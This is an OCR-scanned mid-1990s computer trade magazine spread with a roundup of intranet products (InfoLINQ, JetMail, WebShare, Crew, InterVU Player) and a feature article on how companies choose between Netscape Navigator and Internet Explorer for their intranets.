
Swift 2.0 is based on the SNA access built into NetManage's Chameleon IntraNet Desktop suite and offers access to IBM mainframes, Application System/400 systems and VMS/Unix hosts over TCP/IP, SNA and asynchronous connections. The package also includes the company's WebSurfer browser.

When the software is used with host-to-HTML translators such as Simware's Salvo or **I/Net, Inc.**'s Webulator, the host data can appear in graphical form.

Swift 2.0 is priced at $199. The Swift IntraNet Package includes development and customization tools as well as a handful of TCP/IP applications. It costs $420 per copy for a minimum quantity of 20 copies.

Remote users can reproduce Web sites on their local systems, complete with links, by using InfoLINQ from **Thinque Systems Corp.** (www.thinque.com).

Designed for traveling sales staffs, the product downloads complete Web pages, including animation or audio, to remote users. The users can access the information offline, using any Windows-based browser, and navigate through the Web pages as if they were connected.



Set Expiration Date
Select files, select a date, and click button to add an expiration tag to all files.

Convert text to HTML
Select a text file, select an expiration date, enter a description, and click button to generate an HTML file.

Description: txtDesc

Generate HTML Index file
Select directory and click button to generate an index file

Purge expired files
Select directory and click button to purge files older than expiration tag

InfoLinq users can designate what intranet Web pages to download and when the local system should delete files.

Thinque says the product is well suited for catalogs, pricing information, telephone lists and other corporate resources that an employee might need while on a sales call. Users can call into the corporate Web site periodically to update their local versions of the HTML pages or can set expiration dates to automatically purge the documents in preparation for updates.

The InfoLINQ Starter Kit includes host utilities and a single-port license to run on a server, plus two remote licenses with remote utilities. The Starter Kit costs $2,580; additional remote user licenses cost $295 each.

Collaboration tools

The whiteboards and conferencing products getting a boost over the Internet may prove even more useful in site-spanning intranets. The intranet-specific entries may be slow starting, but they will likely be among the fastest growing applications.

NetManage has added an electronic messaging client/server package to its IntraNet Server Suite. The package, called JetMail, provides a single interface for intranet and Internet electronic mail. It supports global messaging functions, mobile access and Simple Mail Transfer Protocol on Windows platforms.

Net managers can set up JetMail to funnel all Internet mail through a single point of presence for security purposes. A JetMail fax server is the first in a series of accessories that work with the messaging system; users also can integrate Ecco, NetManage's personal information manager application.

JetMail Server costs $495, and the client is available separately for $55 and can be used with any Winsock-compliant transport.

Developer **Radnet, Inc.** (www.radnet.com) offers WebShare, a trio of groupware components designed for Web technology on the Windows NT platform.

The system comprises WebShare Server, which manages information, fields, forms, scripts and related data; WebShare Designer, a visual design tool that helps developers craft custom groupware applications; and WebShare Starter Applications, which include a threaded discussion database, problem tracking application and document reference library.

The servers can be accessed by any standard browser. Pricing for the starter license, including applications, will be $1,495 per server; the Designer licences are priced at $695 per seat.

Thuridion, Inc. (www.thuridion.com) is scheduled to ship this month its browser-accessible groupware suite, called Crew, for Windows NT servers. Because applications sit on the server and are accessed via any browser, the system is client platform-independent. The application suite includes a scheduler, card file, document-sharing, and E-mail.

The Crew suite also provides secure personal file storage, basic administration tools and connectivity to SQL databases. Thuridion can customize applications to fit with existing intranets. Pricing is estimated at $65 per user seat, with site licenses available.

Users can run Thuridion's Crew groupware from a Netscape Navigator 2.0 browser on any platform.

Browsers

The browser is just the basics; a plethora of add-ons and plug-ins is emerging, many of them with enhanced multimedia functions.

InterVU, Inc. (www.intervu.com) has posted for free download its Windows InterVU MPEG Player 0.95 with full audio support. The InterVU Player supports full MPEG video from either a cache or disk and offers such functions as looping replay and first-frame preview for browsing. It operates as a plug-in module for **Netscape Communications Corp.**'s Navigator 2.0 browser.

CICS data can be displayed and manipulated in graphical form on screens designed with the WebKix 2.0 editor.

The InterVU Player previews both streaming video and audio during download or from cached memory.

Softscape Explorer Plus from **Softscape, Inc.** (www.softscape.com) builds on Microsoft's Internet Explorer browser. A kind of Internet-aware personal information manager, Softscape Explorer Plus can republish dozens of native file formats in HTML so users can track and find them through their browsers.

Explorer Plus' QuickFind search-and-retrieval function implements the **Verity, Inc.** Topic search engine so users can find files locally or on a server, using browser commands.

The application also supplies **Inso Corp.**'s Outside In viewer so users can look at an uneditable snapshot of a file in native format before retrieving it.

Explorer Plus is available at a $99 introductory rate until Aug. 1, when the price increases to $129. This release runs with Internet Explorer only on Windows 95 and Windows NT. ■

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

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

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

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

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PHOTO ILLUSTRATION: MARC YANKUS

BROWSER STRATEGY

How important is the choice?

Early intranet managers try to accommodate user preferences, but custom sites may force a browser decision.

BY PEGGY WATT

Browsers are the lenses of the cyberscope, providing users a unique trifocal view to information stored on private Webs, in corporate legacy databases and on the Internet proper. Vital as they are, browsers often fall into place by chance rather than by plan. They're downloadable from the Web, come bundled with an operating system, or are part and parcel of some other client software package. They're so simple to get and use that employees often try out one, then another.

But just because browsers are easy to use, cost little or nothing, and have become ubiquitous doesn't mean they don't have enormous bearing on how useful your corporate intranet will be next year, let alone five years from now.

"Browsers can be strategic, although I'm not sure people are looking at them that way yet," says Harry Fenik, director with Zona Research, Inc. in Redwood City, Calif.

If you pick the right browser, you can dabble in multimedia or craft custom access to legacy data. And you'll be the envy of your Internet Webmaster peers, who are confined to a somewhat lowest common denominator on the Web; they have to accommodate any browser that comes to call.


So don't be deceived: Browsers may be giveaways these days, but they aren't throwaways. You shouldn't make the corporate choice lightly. If you want to move beyond static Web pages, a particular browser might be in order.

Who's got what?

Multimedia presents a particular challenge. Today, Netscape Communication Corp.'s Navigator might be more suitable than Microsoft Corp.'s Internet Explorer browser. But the opposite might be true in a few months.

"All the new HTML stuff will be supported in both Microsoft's and Netscape's browsers," Fenik says. He expects Microsoft's and Netscape's browsers will leapfrog each other in functionality on two- to four-month cycles for several years.


But that doesn't make the choice a wash.



PROJECTED BROWSER REVENUES

(In millions of dollars)

SOURCE: Zona Research, Inc.



1995 WEB BROWSER MARKET

SOURCE: Zona Research, Inc.

*Not includ [illegible]

If you want to liven up a Web page by adding a stock ticker generated by a Java applet, for example, users will need Java-enabled browsers. Or, if users run Microsoft Office and already rely on OLE Custom Controls (OCX), they'll want ActiveX, which basically extends OCX technology to the network.

Besides its ActiveX emphasis, and the logical link to the millions of desktops running Microsoft Office applications, Microsoft supports Java in the Internet Explorer 3.0 beta.

See Browser, *page 30*

Browser

Continued from page 29

Netscape hasn't promised to support ActiveX in return, although third-party options are appearing.

Microsoft is banking, not unreasonably, on its installed base.

"We're heavily into Visual Basic internally, so using Internet Explorer brings the possibility of using ActiveX controls," says an IT manager at a Wall Street firm who requested anonymity. The company initially adopted Navigator but is now evaluating Internet Explorer as it prepares to equip some 12,000 users with browsers.

"We need support for extensions, frames and secure sockets," the IT manager says. "We are not sure what our position is internally yet on Java, and we block it in our firewall because we're concerned about the security." In fact, while many IT managers are eyeing Java and ActiveX, most say that both technologies are still too young to be an issue today.

"Java was a consideration in our choice of browsers, but only a consideration," says Andy Catts, technology director for Maryland's Labor Department in Baltimore. "We're just not sure how it will play out in the market."

For any public-access Web pages, in particular, Catts is keeping things simple.

"We're going to try to not use a lot of extensions on those pages; we want to provide applications that allow people to use a range of browsers," Catts says.

From Navigator to Explorer

For many companies, the immediate issues are expense and expediency. Intranets are blooming, and the IT staffers struggling to ride the revolution are making quick choices, but not closed ones.

"Navigator is still the most prevalent [browser], although every IT organization we talk to is either evaluating Microsoft Internet Explorer or offering it as an alternative because of the integration with Microsoft Office," says Darren Bryden, executive vice president with Logical Design Solutions, Inc. (LDS), a Web consulting firm in Morristown, N.J.

And therein lies the cost factor.

Systems & Computer Technology Corp. (SCT) of Malvern, Pa., recently switched more than 1,500 clients from Navigator to Internet Explorer simply because Microsoft's price was right — actually, nonexistent. Internet Explorer is free, while Navigator requires a license.

"The only driving factor for us was cost," says Jack Wooley, SCT's chief software architect. "As far as I'm concerned, browsers are a commodity item so you might as well go with what's free."

TOP CONSIDERATIONS

Answers to these questions will have a bearing on your browser decision:

- **What is your desktop platform? What will it be next year?**
- **How important is standardization across desktops?**
- **How often are you willing to upgrade desktops?**
- **Will your internal Web pages use Java? How soon?**
- **How much integration is there with legacy data? How much will there be next year?**
- **How sophisticated are your users? Can they support themselves?**
- **What is your budget?**

Employees at SCT, which makes vertical market software, run a mix of platforms, but software standardization is important because SCT has neither technical support staff nor an IT department. Management reasons that so many employees are technicians that they can support themselves and others. Because of the self-service policy, SCT hasn't banned Navigator altogether.

"Employees can use it if it's still within the free trial period or if they pay for it themselves," Wooley says. "We even put the latest betas on one of our intranet servers so employees can try it."

But it may get tougher to be a maverick at SCT. New systems are loaded with Windows 95 and Internet Explorer. What's more, Wooley expects SCT's intranet to use Explorer updates that combine local, LAN and Internet searches, a feature not yet in Navigator.

Similarly, companies considering very task-specific intranets tend to commit early to a particular browser because they want to tailor it to their needs.

"In the intranet, companies sometimes customize to a point that it's hard to support a wide range of browsers," says LDS' Bryden. "Even with Netscape, there's a problem with versions."

For example, LDS client AT&T customized Navigator for its intranet, but with every upgrade comes the question of revising the custom job and updating some 75,000 users, Bryden notes.

"This is where the intranet differs from the Internet," Bryden says. "The strategic decision isn't always to follow the open, anarchy-inspired standards of the Internet. Users can choose the vendor with the best business solution for their problem."

All-in-one is an option

Some companies find the integrated approach, which is available off the shelf, is an inviting option. Several vendors market entire desktop environments, including schedulers, database access and even word processing along with a built-in browser.

Maryland's Catts is evaluating Emissary Host Publishing from Attachmate Corp. for its palette of intranet applications; but he also tested Mosaic and found it "very adequate" for intranet use.

Integrated packages that include browsers often offer the right price for less hassle, says Evan Wilner, a Wilmington, Del., attorney-turned-consultant who specializes in computerizing law offices.

"Who wants to buy five applications — not to mention manage five upgrades?" Wilner says.

Wilner has looked at NetManage, Inc.'s Chameleon suite and Hummingbird Communications, Ltd.'s Columbus desktop.

"Evaluating desktops is different from looking at Browser A, B or C," Wilner notes. "A professional is going to multitask and doesn't want undue learning curves from doing a mix-and-match. An all-in-one tool is often an advantage."

And special functions help. For example, Hummingbird appeals to Wilner's clientele largely because its Digital Paper document management system can convert text documents to HTML and help lawyers drowning in character-based files.

GET THE RAP

Microsoft Corp.'s ActiveX is a "roach motel," rebuffs Eric Schmidt, chief technology officer at Sun Microsystems, Inc., whose SunSoft unit developed Java. "If you stick with ActiveX, you'll be stuck with Microsoft. Most customers I talk to would like choices."

But IT staffers say freebies get a foot in the door.

"We picked Netscape before we decided to roll out Windows 95, so now we'll probably support both," says Michael Sanchez, a technician with South Carolina Electric & Gas Co. in Columbia, S.C.

As intranets mature, companies will be less flexible, because with strategic applications come customization, suggests Zona Research's Fenik.

Early intranets tackle obvious tasks, such as document delivery through static pages, Fenik points out. But more sophisticated functions, such as access to legacy databases, may require custom coding or specific browser features.

And besides that, IT managers play the vaporware game. They may not know the architecture of tomorrow's intranet, and they're banking largely on the announced but not entirely delivered strategy of major vendors. An IT commitment requires faith that the path won't change or that users can continue to adjust their cyberscopes and adapt. ■

PHOTO: WALTER P. CALAHAN

"We don't want to force a browser on users who might want a different one to access the 'Net."

Michael Sanchez, S.C. Electric




PHOTO: STAN BAROUH

"Browsers are the simple graphical interface we've been searching for for years."

Andy Catts, Maryland State

PHOTO: STEVEN BORNS

"If IT mandates the browser, it must also distribute, support and update it."

Darren Bryden, LDS

PHOTO: STAN BAROUH

"Freeware is a mirage. People are going to pay for browsers because they want support."

Evan Wilner, Wilner Associates

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

